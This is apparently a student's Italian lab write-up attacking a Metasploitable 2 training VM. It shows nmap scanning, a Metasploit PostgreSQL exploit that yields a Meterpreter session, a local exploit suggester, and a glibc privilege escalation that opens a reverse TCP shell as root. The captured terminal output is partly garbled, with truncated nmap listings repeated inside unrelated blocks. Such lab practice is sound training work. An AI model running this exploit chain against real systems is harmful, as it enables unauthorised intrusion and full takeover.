


Esercizio di oggi:

Usa il modulo exploit/linux/postgres/postgres_payload per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

Per prima cosa identifichiamo l'indirizzo ip della macchina target con un arp-scan:




```
(kali@kali)-[~/Desktop]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:58:75:24, IPv4: 192.168.50.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.101 08:00:27:88:44:ec PCS Systemtechnik GmbH

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.993 seconds (128.45 hosts/sec)
. 1 responded

(kali@kali)-[~/Desktop]
$ nmap -sV -p- -T5 192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 15:09 CET
```

Successivamente si effettua una scansione sulla macchina target per controllare se il servizio postgresql è attivo, la sua versione e su quale porta è attivo.



```
(kali@kali)-[~/Desktop]
$ nmap -sV -p- -T5 192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 15:12 CET
Nmap scan report for 192.168.50.101
Host is up (0.0000s latency).
Not shown: 65534 closed ports
Open ports: 80/tcp, 111/tcp, 139/tcp, 445/tcp, 512/tcp, 513/tcp, 514/tcp, 1099/tcp, 1524/tcp, 2049/tcp, 2121/tcp, 3306/tcp, 3632/tcp, 5432/tcp, 5900/tcp, 6000/tcp, 6667/tcp, 6697/tcp, 8009/tcp, 8180/tcp, 8787/tcp, 44058/tcp, 49152/tcp, 51450/tcp, 52045/tcp
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 170.38 seconds
```

Sessione meterpreter sulla macchina target con il modulo exploit/linux/postgres/postgres_payload:

```
kali@kali: ~/Desktop
msf6 exploit(linux/postgres/postgres_payload) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: postgres
meterpreter >

80/tcp open http Apache htt
111/tcp open rpcbind 2 (RPC #10
139/tcp open netbios-ssn Samba smbd
445/tcp open netbios-ssn Samba smbd
512/tcp open exec netkit-rsh
513/tcp open login?
514/tcp open shell Netkit rsh
1099/tcp open java-rmi GNU Classp
1524/tcp open bindshell Metasploit
2049/tcp open nfs 2-4 (RPC #
2121/tcp open ftp ProFTPD 1.
3306/tcp open mysql MySQL 5.0.
3632/tcp open distccd distccd v1
5432/tcp open postgresql PostgreSQL
5900/tcp open vnc VNC (proto
6000/tcp open X11 (access de
6667/tcp open irc UnrealIRCd
6697/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jse
8180/tcp open http Apache Tom
8787/tcp open drb Ruby DRb R
b)
44058/tcp open status 1 (RPC #10
49152/tcp open java-rmi GNU Classp
51450/tcp open nlockmgr 1-4 (RPC #
52045/tcp open mountd 1-3 (RPC #
Service Info: Hosts: metasploitable.l
: Unix, Linux; CPE: cpe:/o:linux:linux
Service detection performed. Please re
map.org/submit/.
Nmap done: 1 IP address (1 host up) sc
```

Per ottenere un escaletion di privilegi, utilizzo un modulo di tipo post ossia:
multi/recon/local_exploit_suggester

Il seguente modulo ha la funzione di scansionare il sistema target e suggerire possibili
exploit locali per la scalata di privilegi basati sul sistema target.

```
kali@kali: ~/Desktop
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

  Name          Current Setting  Required  Description
  --          -
SESSION        false           yes       The session to run this module on
SHOWDESCRIPTION false           yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.50.101 - Collecting local exploits for x86/linux...
[*] Collecting exploit 852 / 2467

445/tcp open netbios-ssn
512/tcp open exec
513/tcp open login?
514/tcp open shell
1099/tcp open java-rmi
1524/tcp open bindshell
2049/tcp open nfs
2121/tcp open ftp
3306/tcp open mysql
3632/tcp open distccd
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
6697/tcp open irc
8009/tcp open ajp13
8180/tcp open http
8787/tcp open drb
b)
44058/tcp open status
49152/tcp open java-rmi
51450/tcp open nlockmgr
52045/tcp open mountd
Service Info: Hosts: metasp
: Unix, Linux; CPE: cpe:/o:l
Service detection performed.
map.org/submit/.
Nmap done: 1 IP address (1 h

(kali@kali)~[/Desktop]
$
```

Il risultato ottenuto è il seguente:

```
kali@kali: ~/Desktop
File Actions Edit View Help
[+] 192.168.50.101 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.50.101 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.50.101 - Valid modules for session 1:

# Name Potentially Vulnerable? Check Result
1 exploit/linux/local/glibc_ld_audit_dso_load_priv_esc Yes The target appears to be vulnerable.
2 exploit/linux/local/glibc_origin_expansion_priv_esc Yes The target appears to be vulnerable.
3 exploit/linux/local/netfilter_priv_esc_ipv4 Yes The target appears to be vulnerable.
4 exploit/linux/local/ptrace_sudo_token_priv_esc Yes The service is running, but could not be validated.
5 exploit/linux/local/su_login Yes The target appears to be vulnerable.
6 exploit/unix/local/setuid_nmap Yes The target is vulnerable. /usr/bin/nmap is setuid
7 exploit/linux/local/abrt_raceabrt_priv_esc No The target is not exploitable.
8 exploit/linux/local/abrt_sosreport_priv_esc No The target is not exploitable.
9 exploit/linux/local/af_packet_chocobo_root_priv_esc No The target is not exploitable. System architecture i686 is not supported
10 exploit/linux/local/af_packet_packet_set_ring_priv_esc No The target is not exploitable.

445/tcp open netbios-ssn
512/tcp open exec
513/tcp open login?
514/tcp open shell
1099/tcp open java-rmi
1524/tcp open bindshell
2049/tcp open nfs
2121/tcp open ftp
3306/tcp open mysql
3632/tcp open distccd
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
6697/tcp open irc
8009/tcp open ajp13
8180/tcp open http
8787/tcp open drb
44058/tcp open status
49152/tcp open java-rmi
51450/tcp open nlockmgr
52045/tcp open mountd
Service Info: Hosts: metasploit, Unix, Linux; CPE: cpe:/o:linux
Service detection performed.
map.org/submit/.
Nmap done: 1 IP address (1 host) scanned in 1.00s

(kali@kali)~[~/Desktop]
```

Utilizzando il primo modulo suggerito per effettuare una scalata di privilegi, l'unica cosa che ho dovuto settare è la sessione sulla quale vogliamo andare ad effettuare l'exploit e l'architettura del payload per il reverse_tcp poichè configurata di default su x64.

lanciando l'exploit, l'attacco è andato a buon fine acquisendo quindi i privilegi di super utente.

```
kali@kali: ~/Desktop
File Actions Edit View Help
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.wgsR78z9a' (1271 bytes) ...
[*] Writing '/tmp/.QFG1T' (291 bytes) ...
[*] Writing '/tmp/.pDWHK' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.50.101
[*] Meterpreter session 3 opened (192.168.50.100:4444 → 192.168.50.101:42582) at 2024-12-18 16:34:21 +0100

meterpreter > getuid
Server username: root
meterpreter >

514/tcp open shell
1099/tcp open java-rmi
1524/tcp open bindshell
2049/tcp open nfs
2121/tcp open ftp
3306/tcp open mysql
3632/tcp open distccd
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
6697/tcp open irc
8009/tcp open ajp13
8180/tcp open http
8787/tcp open drb
44058/tcp open status
49152/tcp open java-rmi
51450/tcp open nlockmgr
52045/tcp open mountd
Service Info: Hosts: metasploit, Unix, Linux; CPE: cpe:/o:linux
Service detection performed.
map.org/submit/.
Nmap done: 1 IP address (1 host) scanned in 1.00s

(kali@kali)~[~/Desktop]
$ nano exploittrovati.txt
(kali@kali)~[~/Desktop]
$
```